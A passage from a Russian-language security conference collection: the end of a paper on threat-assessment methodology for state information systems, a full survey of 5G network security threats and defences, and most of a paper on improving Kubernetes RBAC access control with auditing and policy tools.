Для экспериментальной проверки эффективности предложенных усовершенствований был проведен сравнительный анализ действующей методики ФСТЭК России (2021 г.) и разработанной модифицированной методики [14–16] и созданного для ее проверки специализированного программного обеспечения [17–19].

Заключение. Экспериментальная проверка, проведенная на контролируемой тестовой среде государственной информационной системы, позволила получить количественные и качественные показатели эффективности предложенной модифицированной методики оценки угроз в сравнении с действующей методикой ФСТЭК России (2021 г.). Результаты эксперимента подтверждают, что внедрение разработанных

усовершенствований существенно повышает адекватность, оперативность и практическую ценность оценки угроз безопасности информации в условиях современных вызовов. Моделирование показало уменьшение простоя критических служб ГИС с 72±8 часов до 18±3 часов и финансовых потерь на 45–50%.

Внедрение методики повысит адекватность защиты ГИС, что актуально для ФСТЭК России, операторов ГИС/КИИ и разработчиков ИБ-решений, в части создание инструментов поддержки.

СПИСОК ЛИТЕРАТУРЫ

1. Указ Президента РФ от 05.12.2016 № 646 «Об утверждении Доктрины информационной безопасности Российской Федерации» (ред. от 01.07.2022). Доступно: https://base.garant.ru/71556224/ (дата обращения: 12.06.2025).
2. Миняев, А. А. Метод оценки эффективности системы защиты информации территориально-распределенных информационных систем персональных данных / А. А. Миняев, А. В. Красов, Д. В. Сахаров // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2020. № 1. С. 29-33. DOI 10.46418/2079-8199_2020_1_5. EDN ULHTJK.
3. Миняев, А. А. Методика оценки эффективности системы защиты информации территориально-распределенных информационных систем / А. А. Миняев, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2020. № 3. С. 26-32. DOI 10.46418/2079-8199_2020_3_4. EDN YNHOEI.
4. Методика оценки угроз безопасности информации: утв. ФСТЭК России 05.02.2021. Москва, 2021. 83 с.
5. Сахаров, Д. В. Инфраструктура связи на Крайнем Севере как база для формирования единой инфосреды / Д. В. Сахаров, С. Е. Мельников, С. И. Штеренберг // Электросвязь. 2016. № 5. С. 18-20. EDN VWSMLP.
6. Штеренберг, С. И. Вредоносное программное обеспечение : Учебное пособие / С. И. Штеренберг. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. 72 с. ISBN 978-5-89160-319-6. EDN SANFRK.
7. Свидетельство о государственной регистрации программы для ЭВМ № 2025681587 Российская Федерация. Оценка вероятности сбоев и уязвимостей сертификатов TLS : заявл. 06.08.2025 : опубл. 15.08.2025 / А. С. Чистяков, Е. С. Чистякова, С. И. Штеренберг ; заявитель Санкт-Петербургский государственный университет промышленных технологий и дизайна. EDN YOTAQE.
8. ГОСТ Р ИСО/МЭК 27005-2010. Информационная технология. Методы и средства обеспечения безопасности. Менеджмент риска информационной безопасности (ISO/IEC 27005:2008). М.: Стандартинформ, 2010.
9. Positive Technologies. Актуальные киберугрозы для организаций: итоги 2023 года. 2024. URL: https://ptsecurity.com/ru-ru/research/analytics/aktualnye-kiberugrozy-dlya-organizacij-itogi-2023-goda/ (дата обращения: 12.06.2025).
10. Positive Technologies. Итоги расследований инцидентов ИБ в 2021–2023 годах. 2023. URL: https://ptsecurity.com/ru-ru/research/analytics/outcomes-of-IS-incident-investigations-in-2021-2023-years/ (дата обращения: 12.06.2025).
11. Positive Technologies. Кибербезопасность в 2023-2024 гг.: Тренды и прогнозы (Часть 3). 2023. URL: https://ptsecurity.com/ru-ru/research/analytics/kiberbezopasnost-v-2023-2024-gg-trendy-i-prognozy-chast-tretya/ (дата обращения: 12.06.2025).
12. Positive Technologies. Киберугрозы в государственном секторе. 2023. URL: https://ptsecurity.com/ru-ru/research/analytics/kiberugrozy-v-gosudarstvennom-sektore/ (Дата обращения: 12.06.2025).
13. Positive Technologies. Фишинговые атаки на организации: 2022-2023. 2023. URL: https://ptsecurity.com/ru-ru/research/analytics/phishing-attacks-on-organizations-in-2022-2023/ (Дата обращения: 12.06.2025).
14. Майоров, А. В. Архитектура и программная реализация системы обнаружения компьютерных атак в корпоративных и государственных информационных системах на основе методов интеллектуального анализа // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 2. С. 40-46. DOI 10.46418/2079-8199_2023_2_8. EDN HEPDFF.
15. Майоров, А. В. Модель представления Больших данных о компьютерных атаках в формате nosql / А. В. Майоров, А. В. Красов, И. А. Ушаков // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 2. С. 47-54. DOI 10.46418/2079-8199_2023_2_9. EDN GDZKWM.
16. Дудников, И. А. Методика анализа журналов событий информационных систем с использованием Elasticsearch для обнаружения сигналов о вредоносных действиях в информационной системе / И. А. Дудников, П. И. Шариков, А. В. Майоров // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2025. № 1. С. 120-134. DOI 10.61260/2218-130X-2025-1-120-134. EDN ZQCEXG.
17. Свидетельство о государственной регистрации программы для ЭВМ № 2024691520 Российская Федерация. Программное обеспечение автоматизированного сбора и структурирования журналов приложений для выявления аномалий в информационных системах : заявл. 10.12.2024 : опубл. 23.12.2024 / А. В. Майоров, П. И. Шариков, А. В. Красов, А. И. Пешков ; заявитель Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича». EDN IURLQM.
18. Свидетельство о государственной регистрации программы для ЭВМ № 2025662154 Российская Федерация. Модифицированный анализатор журналов на основе расширенного набора агрегаций и модели обнаружения аномалий на основе временных рядов : заявл. 13.05.2025 : опубл. 19.05.2025 / А. В. Майоров. EDN WXIYYH.
19. Свидетельство о государственной регистрации программы для ЭВМ № 2025618525 Российская Федерация. Модифицированный анализатор журналов маршрутизаторов на основе расширенного набора агрегаций и модели обнаружения аномалий на основе временных рядов : заявл. 28.03.2025 : опубл. 04.04.2025 / А. В. Майоров. EDN KSZLRH.

УДК 004.056

БЕЗОПАСНОСТЬ 5G СЕТЕЙ: ВЫЗОВЫ И ПЕРСПЕКТИВЫ

Макаренкова Екатерина Александровна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: 8648422@gmail.com

Аннотация. В последние годы телекоммуникационные технологии стремительно развиваются, открывая новые возможности для пользователей и бизнеса. Одним из ключевых этапов в этой эволюции стало внедрение сетей пятого поколения (5G), которые призваны обеспечить сверхвысокие скорости передачи данных, минимальные задержки и массовое подключение устройств. Благодаря этим характеристикам 5G открывает путь к широкому распространению Интернета вещей (IoT), автономного транспорта, дистанционной медицины, умных городов и других инновационных решений. В статье рассматриваются актуальные вопросы обеспечения безопасности сетей пятого поколения (5G), обусловленные их высокой сложностью, широким спектром

применения и масштабируемостью. Приведен обзор современных методов обеспечения безопасности, используемых в сетях 5G, включая аутентификацию, шифрование, сегментацию сети и защиту виртуализированных компонентов. Особое внимание уделено анализу текущих проблем, таких как растущее количество IoT-устройств, многовендорная архитектура и отсутствие единых стандартов. Также описаны будущие направления развития.

Ключевые слова: 5G; информационная безопасность; инфокоммуникационные системы; IoT; шифрование; аутентификация; сетевые угрозы; квантовая криптография; блокчейн; искусственный интеллект; network slicing; виртуализация; SDN; NFV.

SECURITY OF 5G NETWORKS: CHALLENGES AND PROSPECTS

Makarenkova Ekaterina
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: 8648422@gmail.com

Abstract. In recent years, telecommunications technologies have been rapidly evolving, opening up new opportunities for users and businesses. One of the key milestones in this evolution has been the introduction of fifth-generation (5G) networks, which are designed to provide ultra-high data transmission speeds, minimal latency, and mass device connectivity. Thanks to these characteristics, 5G opens the way to the widespread adoption of the Internet of Things (IoT), autonomous transportation, remote medicine, smart cities and other innovative solutions. The article deals with the topical issues of ensuring security of fifth generation (5G) networks due to their high complexity, wide range of applications and scalability. A review of modern security methods used in 5G networks, including authentication, encryption, network segmentation and protection of virtualized components is given. Special attention is paid to analyzing current challenges such as the growing number of IoT devices, multivendor architecture and lack of unified standards. Future development directions are also described.

Keywords: 5G; information security; info-communication systems; IoT, encryption; authentication; network threats; quantum cryptography; blockchain; artificial intelligence; network slicing; virtualization; SDN; NFV.

Введение. Архитектура 5G сетей отличается от предыдущих поколений более высокой степенью децентрализации, активным использованием виртуализации (NFV), программно-определяемых сетей (SDN) и большим количеством подключенных устройств. Все это усложняет защиту данных, контроль доступа и предотвращение киберугроз. Кроме того, учитывая критическую важность сетей связи для национальной инфраструктуры, безопасность 5G приобретает стратегическое значение не только в технологическом, но и в геополитическом контексте.

На фоне постоянно растущей цифровизации и увеличения объема передаваемой информации важнейшей задачей является обеспечение комплексной и многоуровневой защиты сетей 5G. Это требует пересмотра существующих подходов к кибербезопасности, внедрения новых стандартов, технологий и инструментов мониторинга.

Архитектура и особенности 5G-сетей. Сети пятого поколения представляют собой мощный скачок по сравнению с предыдущими поколениями мобильной связи. Их архитектура построена с учетом современных требований к масштабируемости, гибкости и высокой степени автоматизации. В основе 5G лежит модульный подход, включающий использование виртуализированных сетевых функций, децентрализованную обработку данных и интеллектуальное управление ресурсами [1].

Ключевые компоненты 5G-сети:

1. Радиодоступ (Radio Access Network, RAN) — совокупность базовых станций (gNodeB), обеспечивающих беспроводной доступ устройств к сети. В 5G активно используются технологии массового MIMO, beamforming и миллиметровые волны.
2. Ядро сети (5G Core) — центральная часть сети, отвечающая за маршрутизацию, управление сессиями, аутентификацию пользователей и взаимодействие с внешними сетями. Важной особенностью является использование сетевых функций в виде программных модулей (Service-Based Architecture, SBA).
3. Механизмы мобильных вычислений на периферии (Mobile Edge Computing, MEC) — технология, позволяющая обрабатывать данные ближе к месту их генерации, снижая задержки и снижая нагрузку на центральные узлы.
4. Сегментация сети (Network Slicing) — механизм логического разделения одной физической сети на несколько виртуальных, каждая из которых обслуживает определённые требования (например, IoT, видео, критически важные системы).

Одной из ключевых особенностей 5G является широкое использование виртуализации и программно-определяемых сетей. Хотя эти технологии позволяют операторам гибко управлять ресурсами и быстро внедрять новые услуги, они также создают дополнительные точки входа для потенциальных атак. Кроме того, 5G сеть предполагает массовое подключение самых разных устройств — от смартфонов до интеллектуальных датчиков, автомобилей и промышленных контроллеров. Такая гетерогенная среда значительно усложняет процессы управления безопасностью, а количество потенциальных уязвимостей резко возрастает.

Угрозы безопасности в 5G-сетях. Сети пятого поколения, несмотря на очевидные технологические преимущества, сталкиваются с широким спектром угроз безопасности, обусловленных как усложнением архитектуры, так и распространением подключенных устройств и сервисов. Основные риски возникают на различных уровнях, включая инфраструктуру ядра, радиодоступ, управление и взаимодействие между виртуализированными компонентами [2].

Одной из характерных особенностей 5G является активное использование технологий виртуализации сетевых функций (NFV) и программно-определяемых сетей (SDN). С одной стороны, это позволяет операторам более гибко управлять инфраструктурой, масштабировать ресурсы и запускать новые услуги. С другой стороны, такие подходы создают новые векторы атак. Компрометация гипервизора или управляющих компонентов виртуализированной среды может привести к получению контроля над множеством сетевых функций. Особенно уязвимы каналы управления SDN, через которые злоумышленник может изменить маршруты трафика или получить доступ к пользовательским данным.

Повышенное внимание требует и вопрос конфиденциальности данных. С ростом количества сервисов и IoT-устройств увеличивается объем обрабатываемой информации, в том числе и персональных данных. Неправильная реализация или настройка механизмов аутентификации и шифрования может привести к утечке информации или перехвату данных с помощью атак типа «человек посередине» (Man-in-the-Middle). Кроме того, несмотря на анонимизацию идентификаторов пользователей, в некоторых случаях поведение устройств может быть соотнесено с конкретными пользователями.

Ядро сети 5G, построенное на базе сервисно-ориентированной архитектуре (SBA), представляет собой еще одну потенциальную точку уязвимости. Учитывая его виртуализированный характер, оно подвержено атакам распределённого отказа в обслуживании (DDoS), которые могут нарушить работу критически важных сетевых функций. Также остаётся высоким риск атак на плоскость управления, которые способны нарушить маршрутизацию, управление сессиями и другие основные процессы в сети [3].

Отдельная угроза связана с быстро развивающейся экосистемой IoT. Миллионы устройств, подключенных к 5G, — от бытовых датчиков до промышленных контроллеров — часто не имеют встроенных средств защиты или работают с устаревшими прошивками. Это делает их уязвимыми для заражения вредоносными программами и включения в ботнеты, как это уже наблюдалось в атаках с использованием вредоносной сети Mirai. Такие устройства могут использоваться не только в качестве мишеней, но и как средство для запуска атак на другие сегменты сети.

Наконец, 5G все чаще рассматривается как элемент критической инфраструктуры государства, что влечет за собой геополитические риски. Существуют опасения относительно надежности и прозрачности оборудования, поставляемого иностранными производителями.

Возможность установки программных или аппаратных закладок, скрытых уязвимостей или преднамеренно созданных каналов доступа представляет серьезную угрозу национальной безопасности. На этом фоне многие страны ограничивают или проверяют поставщиков оборудования 5G и разрабатывают стратегии обеспечения технологического суверенитета.

Меняется характер угроз: от защиты периметра и точечных решений к многоуровневым архитектурам безопасности, включающим как технические, так и организационные меры. Поэтому безопасность сетей 5G требует переосмысления существующих подходов к защите инфокоммуникационной инфраструктуры.

Методы обеспечения безопасности в 5G. Безопасность в сетях пятого поколения основана на многоуровневом подходе, сочетающем как традиционные механизмы защиты, так и новые инструменты, учитывающие особенности архитектуры 5G. В отличие от предыдущих поколений связи, 5G ориентирована на широкую гибкость, виртуализацию и поддержку разнообразных сервисов, что требует пересмотра привычных методов обеспечения безопасности и их адаптации к современным вызовам.

Одним из ключевых элементов безопасности в 5G являются усовершенствованные механизмы аутентификации и шифрования, регламентированные спецификациями 3GPP. В частности, используется расширенный протокол AKA (Authentication and Key Agreement), включающий взаимную аутентификацию между устройством и сетью, а также безопасную передачу IMSI. Это значительно снижает риск перехвата идентификатора и типа «IMSI-catcher».

Значительное внимание уделяется сегментации сети на уровне архитектуры, в том числе с использованием технологии network slicing. Каждый «срез» сети может иметь собственные политики и настройки безопасности, что позволяет изолировать критически важные сервисы от менее защищенных сегментов и минимизировать последствия возможных инцидентов.

Также активно используется шифрование как на уровне пользовательского трафика, так и на уровне управляющих сигналов. Это позволяет защитить данные как от внешних атак, так и от потенциальных угроз со стороны промежуточных узлов инфраструктуры. Протоколы безопасности обеспечивают конфиденциальность и целостность информации на всех этапах ее передачи.

Важную роль играет также безопасность виртуализированных сетевых компонентов, таких как сетевые функции, реализованные с помощью NFV (Network Function Virtualization) и SDN (Software Defined Networking). Использование средств контроля доступа, мониторинга и защиты для виртуализированных сред позволяет более гибко управлять безопасностью, особенно в распределенных архитектурах.

Кроме того, внедряются централизованные средства управления и мониторинга, включая системы IDS/IPS, инструменты анализа журналов и механизмы реагирования на инциденты. Эти решения позволяют обнаруживать аномалии в режиме реального времени и предотвращать развитие атак на ранних стадиях [4].

Перспективы и вызовы реализации защиты в 5G. Хотя в архитектуре 5G уже заложены базовые механизмы безопасности, дальнейшее развитие сетей пятого поколения требует расширения и совершенствования этих решений. Перспективы безопасности 5G связаны не только с техническими инновациями, но и с институциональными мерами, направленными на обеспечение глобальной устойчивости и доверия к экосистеме связи.

Одна из ключевых тенденций — масштабное внедрение адаптивных систем защиты на основе искусственного интеллекта и машинного обучения. Хотя такие технологии уже начинают применяться к отдельным сетевым компонентам, их развитие в направлении полной автономности, предиктивного анализа угроз и самообучающихся моделей остается задачей на ближайшие несколько лет.

Это позволит значительно повысить скорость и точность обнаружения атак в условиях растущих объемов трафика и сложности топологии сети.

В долгосрочной перспективе важную роль может сыграть квантовая криптография, которая открывает возможность построения абсолютно безопасных каналов связи. Несмотря на то, что сейчас такие технологии находятся на стадии лабораторных испытаний, с развитием квантовых коммуникаций они могут стать основой для защиты критической инфраструктуры сетей 5G и будущих поколений [5].

Одним из перспективных, но пока недостаточно зрелых решений является интеграция блокчейн-технологий в управление сетевой безопасностью. Потенциально это позволит создать децентрализованные и прозрачные системы контроля доступа, ведения журналов событий и доверенного взаимодействия между компонентами сети, включая внешние сервисы и IoT-устройства.

Дополнительные перспективы связаны с разработкой динамических и контекстно-зависимых политик безопасности для 5G, когда уровни доступа и параметры шифрования адаптируются в зависимости от типа устройства, местоположения, уровня доверия и поведения сети. Это особенно актуально в условиях повсеместного внедрения IoT и критически важных сервисов [6].

Стоит также отметить необходимость международной координации усилий по стандартизации и сертификации решений безопасности для 5G. Создание общих правил, платформ для обмена информацией об инцидентах и единых требований к аппаратному и программному обеспечению повысит доверие между операторами и облегчит трансграничное сотрудничество в области кибербезопасности.

Заключение. Сети пятого поколения открывают новые горизонты в развитии цифровой инфраструктуры, предоставляя высокоскоростную и гибкую платформу для взаимодействия между пользователями, устройствами и сервисами. Однако вместе с этим значительно возрастают и риски информационной безопасности. Усложнение архитектуры, активное вовлечение Интернета вещей, виртуализация функций и глобальная взаимосвязь — все это создает принципиально новые вызовы, требующие комплексного подхода к защите.

5G-сети уже оснащаются рядом эффективных средств безопасности. Эти методы создают фундамент для противодействия современным угрозам.

В то же время, стремительное развитие технологий требует постоянного совершенствования средств защиты и адаптации к новым формам атак. Поэтому успешная реализация перспективных направлений развития позволит не только укрепить устойчивость сетей к угрозам, но и заложить надёжный фундамент для последующих поколений телекоммуникационных систем.

Безопасность 5G — динамично развивающееся направление, в котором технические решения, организационные подходы и международное взаимодействие должны идти рука об руку. От эффективности реализации этих мер зависит не только успешное функционирование 5G, но и цифровая безопасность общества в целом в эпоху глобальных сетевых технологий.

СПИСОК ЛИТЕРАТУРЫ

1. Свидетельство о государственной регистрации программы для ЭВМ № 2024663124 Российская Федерация. Программа расчета защищенности модели машинного обучения и построения нейронной сети на основе данной модели: № 2024661410: заявл. 21.05.2024: опубл. 04.06.2024 / С. И. Штеренберг, И. Е. Пестов, А. М. Гельфанд [и др.] ; заявитель «Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича». EDN QHQAVF.
2. Алехин Р. В. Статистические методы анализа данных / Р. В. Алехин, Г. С. Бударный, А. О. Камалова // Студенческая весна 2024 : сб. науч. ст. 78-ой регион. науч.-техн. конф. студентов, аспирантов и молодых ученых, Санкт-Петербург, 15 мая 2024 г. СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 53-57. EDN HZDTTS.
3. Штеренберг С. И. Уникальные направления атак на искусственный интеллект и нейронные сети / С. И. Штеренберг, В. А. Севостьянов, Г. С. Бударный // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2024. № 2. С. 103-112. DOI 10.46418/2079-8199_2024_2_19. EDN EZWNUU.
4. Бударный Г. С. Методы детектирования несанкционированных радиокоммуникаций / Г. С. Бударный, А. О. Камалова, А. В. Красов // Актуальные проблемы инфотелекоммуникаций в науке и образовании : сб. науч. ст. XIII Междунар. науч.-техн. и науч.-метод. конф. в 4 т., Санкт-Петербург, 27–28 февр. 2024 г. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 134-136. EDN TTVBPX.
5. Ахметов Р. Р. Анализ угроз и средств защиты от радиоперехвата в сфере медицинских беспроводных устройств / Р. Р. Ахметов, Г. С. Бударный, А. М. Гельфанд, А. В. Красов // Актуальные проблемы инфотелекоммуникаций в науке и образовании : сб. науч. ст. XIII Междунар. науч.-техн. и науч.-метод. конф. в 4 т., Санкт-Петербург, 27–28 февр. 2024 г. СПб. : Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2024. С. 55-59. EDN SWSWDY.
6. Бударный Г. С. Модель защиты ассимиляционной памяти в средах IoT / Г. С. Бударный, К. А. Манжула // Подготовка профессиональных кадров в магистратуре в эпоху цифровой трансформации (ПКМ-2024) : сб. лучших докл. V Всерос. науч.-техн. и науч.-метод. конф. магистрантов и их руководителей. В 2 т., Санкт-Петербург, 03–05 дек. 2024 г. Санкт-Петербург : Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2025. Т. 1. С. 165-169. EDN DJEAHB.

УДК 004.056

МЕТОДИКА ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ПРИМЕНЕНИЯ МОДЕЛИ RBAC В KUBERNETES

Мастеница Евгений Александрович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: eugene.mastenitsa@yandex.ru

Аннотация. В статье рассмотрены особенности применения модели ролевого управления доступом (RBAC) в Kubernetes и её эволюция по сравнению с альтернативными подходами. Проведен сравнительный анализ классической модели RBAC и её реализации в Kubernetes, выделены преимущества и выявлены ограничения. Отмечены ключевые проблемы практического применения, включая избыточные привилегии, отсутствие иерархий ролей и сложности аудита. Определены направления повышения эффективности, основанные на автоматизации управления и развитии методов анализа.

Ключевые слова: RBAC; Kubernetes; управление доступом; безопасность; автоматизация; аудит.

A PRACTICAL APPROACH TO ENHANCING RBAC MODEL EFFICIENCY IN KUBERNETES

Mastenitsa Evgeniy
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: eugene.mastenitsa@mail.ru

Abstract. The article examines the application of Role-Based Access Control (RBAC) in Kubernetes and its evolution compared to alternative approaches. A comparative analysis of the classical RBAC model and its implementation in Kubernetes is presented, highlighting both advantages and limitations. Key challenges of practical application are identified, including excessive privileges, lack of role hierarchies, and auditing difficulties. Directions for improving efficiency are outlined, focusing on automation of management and the development of analysis methods.

Keywords: RBAC; Kubernetes; access control; security; automation; audit.

Введение. Эффективное управление доступом является одной из ключевых задач информационной безопасности в распределённых вычислительных системах. Традиционные подходы, такие как избирательное (DAC) и мандатное (MAC) управление доступом, в ряде случаев оказываются недостаточно гибкими или сложными в администрировании [1]. На этом фоне модель ролевого управления доступом (Role-Based Access Control, RBAC) получила широкое распространение благодаря своей простоте и способности отражать организационные процессы через систему ролей.

В экосистеме Kubernetes вопросы разграничения доступа приобретают особую актуальность, так как данный инструмент является де-факто стандартом оркестрации контейнеров и применяется для управления критически важными бизнес-приложениями. Первоначально в Kubernetes использовалась модель ABAC, однако её ограниченная масштабируемость и низкая гибкость обусловили переход к RBAC, начиная с версии 1.6. Этот переход стал важным этапом в развитии механизмов безопасности Kubernetes.

Несмотря на значительные преимущества RBAC, её реализация в Kubernetes имеет ряд ограничений. Отсутствие иерархии ролей, избыточные привилегии, статичность правил и трудности аудита ограничивают эффективность и могут создавать риски для безопасности. В связи с этим актуальным является исследование проблем применения RBAC в Kubernetes и поиск методического решений, направленных на повышение её эффективности.

История и эволюция RBAC. Развитие концепции ролевого управления доступом (RBAC) стало следующим этапом эволюции систем контроля доступа после появления избирательных (DAC) и мандатных (MAC) моделей. Первые теоретические основы данной модели были сформулированы в начале 1990-х годов, когда исследователи предложили формализованный подход к управлению правами доступа через ролевую парадигму. Ключевыми элементами модели стали:

— роли — абстрактные сущности, объединяющие наборы разрешений и привилегий;

— иерархии ролей — механизм наследования прав, позволяющий выстраивать отношения подчинения между ролями;

— ограничения — правила, накладывающие дополнительные условия на назначение ролей, такие как принцип разделения обязанностей (SoD) для минимизации конфликтов интересов.

Эта модель обеспечила более гибкое и структурированное управление доступом по сравнению с предшествующими подходами, что способствовало её широкому внедрению в корпоративные и государственные системы информационной безопасности.

Ключевые отличия от альтернативных моделей:

— избирательное управление доступом (DAC, Discretionary Access Control): управление через ACL (списки контроля доступа), где владелец ресурса назначает права. RBAC абстрагируется от пользователей, работая с ролями, что упрощает администрирование в крупных системах;

— мандатное управление доступом (MAC, Mandatory Access Control): жесткие правила на основе меток безопасности. RBAC гибче, так как позволяет моделировать MAC через иерархии ролей, но не зависит от мандатных атрибутов;

— управление доступом на основе атрибутов (ABAC, Attribute-Based Access Control): использует динамические атрибуты (время, местоположение). RBAC статичен, но проще в реализации для фиксированных бизнес-процессов.

До версии 1.6 (март 2017) в Kubernetes применялся ABAC. Его недостатки включали:

— сложность управления: правила хранились в файлах на API-сервере, требующих перезагрузки при изменениях;

— отсутствие гранулярности: трудности в тонкой настройке прав для пространств имен;

— низкая производительность: каждый запрос проверялся против всего набора правил.

— RBAC был введен как бета-функция в версии 1.6 по следующим причинам:

— гибкость: роли (Role/ClusterRole) и привязки (RoleBinding/ClusterRoleBinding) позволяют точно определять доступ к ресурсам (например, чтение подов (Pods) в пространстве имён (namespace));

— динамическое управление: объекты RBAC (YAML-манифесты) изменяются через API Kubernetes без перезапуска кластера;

— безопасность сервисных аккаунтов (ServiceAccounts): для процессов внутри подов введены ServiceAccounts с JWT-токенами, где права назначаются через RBAC, реализуя принцип наименьших привилегий.

Архитектура RBAC в Kubernetes. Модель управления доступом на основе ролей (RBAC) в Kubernetes базируется на ключевых компонентах: субъектах (пользователи, группы, сервисные аккаунты), ролях (Role для пространства имён, иначе namespace, и ClusterRole для кластера) и привязках (RoleBinding, ClusterRoleBinding). Правила доступа определяются через параметры: apiGroups (например, apps или «» для core), resources (типы объектов: Pods, Secrets), verbs (операции: get, list, create) и опционально resourceNames (конкретные экземпляры).

Приведём сравнительную таблицу, демонстрирующую ключевые различия между классической моделью RBAC (ANSI INCITS 359-2004) и реализацией в Kubernetes (табл. 1).

Таблица 1

Сравнительный анализ моделей RBAC

Критерий	**Классический RBAC**	**Kubernetes RBAC**
Иерархия ролей	Поддерживает наследование	Отсутствует
Разделение обязанностей	Встроенные механизмы SoD	Ручная реализация
Динамические атрибуты	Контекстные проверки	Только через Webhook
Область контроля	Произвольные системы	Ресурсы Kubernetes

Так, отказ от наследования ролей компенсируется механизмом агрегации ClusterRole (aggregationRule), объединяющего правила через метки. Отсутствие встроенного разделения обязанностей (SoD) требует ручного контроля конфликтов, например, запрета одновременного назначения ролей admin и auditor одному субъекту.

Принцип работы системы. Процесс авторизации начинается с запроса к API-серверу. После аутентификации субъекта (через сертификат или токен ServiceAccount) система последовательно проверяет привязки: сначала RoleBinding в целевом namespace, затем ClusterRoleBinding. Для каждой связанной роли выполняется проверка соответствия группе API (apiGroups), типу ресурса (resources), операции (verbs) и при необходимости — имени объекта (resourceNames). Доступ предоставляется при удовлетворении хотя бы одного правила; иначе возвращается ошибка 403 Forbidden [2].

Ключевые особенности реализации. Архитектура использует двухуровневую модель: уровень пространства имён (Role/RoleBinding) обеспечивает изоляцию окружений, а кластерный уровень (ClusterRole/ClusterRoleBinding) управляет системными правами. Встроенные роли (view, edit, cluster-admin) упрощают типовые сценарии. Интеграция с ServiceAccounts обеспечивает автоматическую выдачу JWT-токенов с минимальными привилегиями. Для аудита все операции фиксируются с указанием субъекта и примененных правил.

Анализ проблем и ограничений реализации модели RBAC в Kubernetes. Несмотря на широкое распространение и стандартизацию модели RBAC в Kubernetes, ее практическое применение сталкивается с рядом существенных проблем, снижающих эффективность и безопасность.

Первым фундаментальным ограничением является отсутствие встроенной поддержки иерархии ролей. Стандартная модель RBAC в Kubernetes не позволяет реализовать наследование прав, когда одна роль может включать в себя разрешения другой. Это приводит к неизбежному дублированию правил в различных ролях (феномен, известный как «размывание ролей» или role creep), что противоречит принципу DRY (Don't Repeat Yourself или «Не повторяйся») и усложняет последующие изменения — модификация общего разрешения требует правки всех ролей, где оно было продублировано [3].

Вторая значимая проблема связана с ограниченной выразительностью модели. Нативная RBAC в Kubernetes не поддерживает задание контекстно-зависимых условий для предоставления доступа (например, на основе меток ресурса, времени суток, источника запроса или состояния системы). Это делает невозможной реализацию таких важных с точки зрения безопасности сценариев, как предоставление временного доступа («just-in-time») или доступ, зависящий от атрибутов самого ресурса (например, доступ к подам (Pods) только с определенной меткой) [4].

Третий критический аспект — проблема избыточных привилегий (over-permissioning). Исследования состояния безопасности кластеров Kubernetes (например, отчеты CNCF или специализированных компаний в области кибербезопасности) регулярно указывают на то, что значительная доля кластеров содержит роли с чрезмерными, невостребованными разрешениями. Это часто является следствием нестрогого следования принципу минимальных привилегий (Principle of Least Privilege, PoLP) на этапе разработки и эксплуатации, а также сложности точной настройки из-за большого количества API-ресурсов и операций в Kubernetes.

Четвертой проблемой можно считать статичность модели и сложность оперативного отзыва прав. Изменения в RBAC-правилах требуют модификации соответствующих объектов (Role/ClusterRole, RoleBinding/ClusterRoleBinding) и их применения API-сервером. Немедленный отзыв доступа для конкретного пользователя или сервисного аккаунта (Service Account) в распределенной системе может быть нетривиальной задачей.

Пятым ограничением являются сложности с аудитом и анализом фактического использования прав. Хотя Kubernetes предоставляет журнал аудита (audit log), анализ записей для понимания, кто, когда и какие разрешения реально использовал, а также выявление неиспользуемых избыточных прав требует применения дополнительных специализированных инструментов и значительных усилий.

Методика повышения эффективности управления доступом на основе RBAC. Автоматизация процессов управления RBAC выступает ключевым направлением повышения эффективности. Во-первых, применение инструментов статического анализа и верификации RBAC-конфигураций позволяет выявить ошибки, избыточные разрешения и несоответствия политикам безопасности до применения их в кластере. К таким инструментам относятся, например, kubescape, kubiscan, kube-bench (для проверки соответствия CIS Benchmark), а также специализированные решения от поставщиков облачных платформ [5]. Во-вторых, использование систем динамического контроля доступа, таких как Open Policy Agent (OPA, Открытый Агент Политик) с его модулем Gatekeeper для Kubernetes, позволяет дополнить нативную RBAC. OPA/Gatekeeper позволяет описывать сложные, контекстно-зависимые политики безопасности (например, «запрет создания подов (Pods) без определенных меток безопасности», «требование использования только образов из доверенного реестра») на декларативном языке Rego, что преодолевает ограниченную выразительность нативной RBAC. В-третьих, автоматизация генерации манифестов RBAC из систем управления инфраструктурой как код (Infrastructure as Code, IaC), таких как Terraform или Crossplane, обеспечивает согласованность, версионность и возможность проверки конфигураций до развертывания. Для решения проблемы аудита и анализа эффективности RBAC критически важны инструменты мониторинга и интроспекции. Утилиты командной строки, такие как kubectl auth can-i, kubectl-who-can (из проекта kubectl-plugins), rbac-lookup и rakkess, предоставляют оперативные средства проверки прав доступа. Для глубокого анализа исторического использования прав необходимо настройка и обработка журналов аудита Kubernetes (audit logs), которые фиксируют все запросы к API-серверу вместе с информацией о пользователе, ресурсе и действии. Анализ этих логов (например, с помощью ELK-стека) позволяет выявлять аномалии доступа, неиспользуемые разрешения (для последующей очистки ролей) и подтверждать соответствие требованиям регуляторов [6–7].

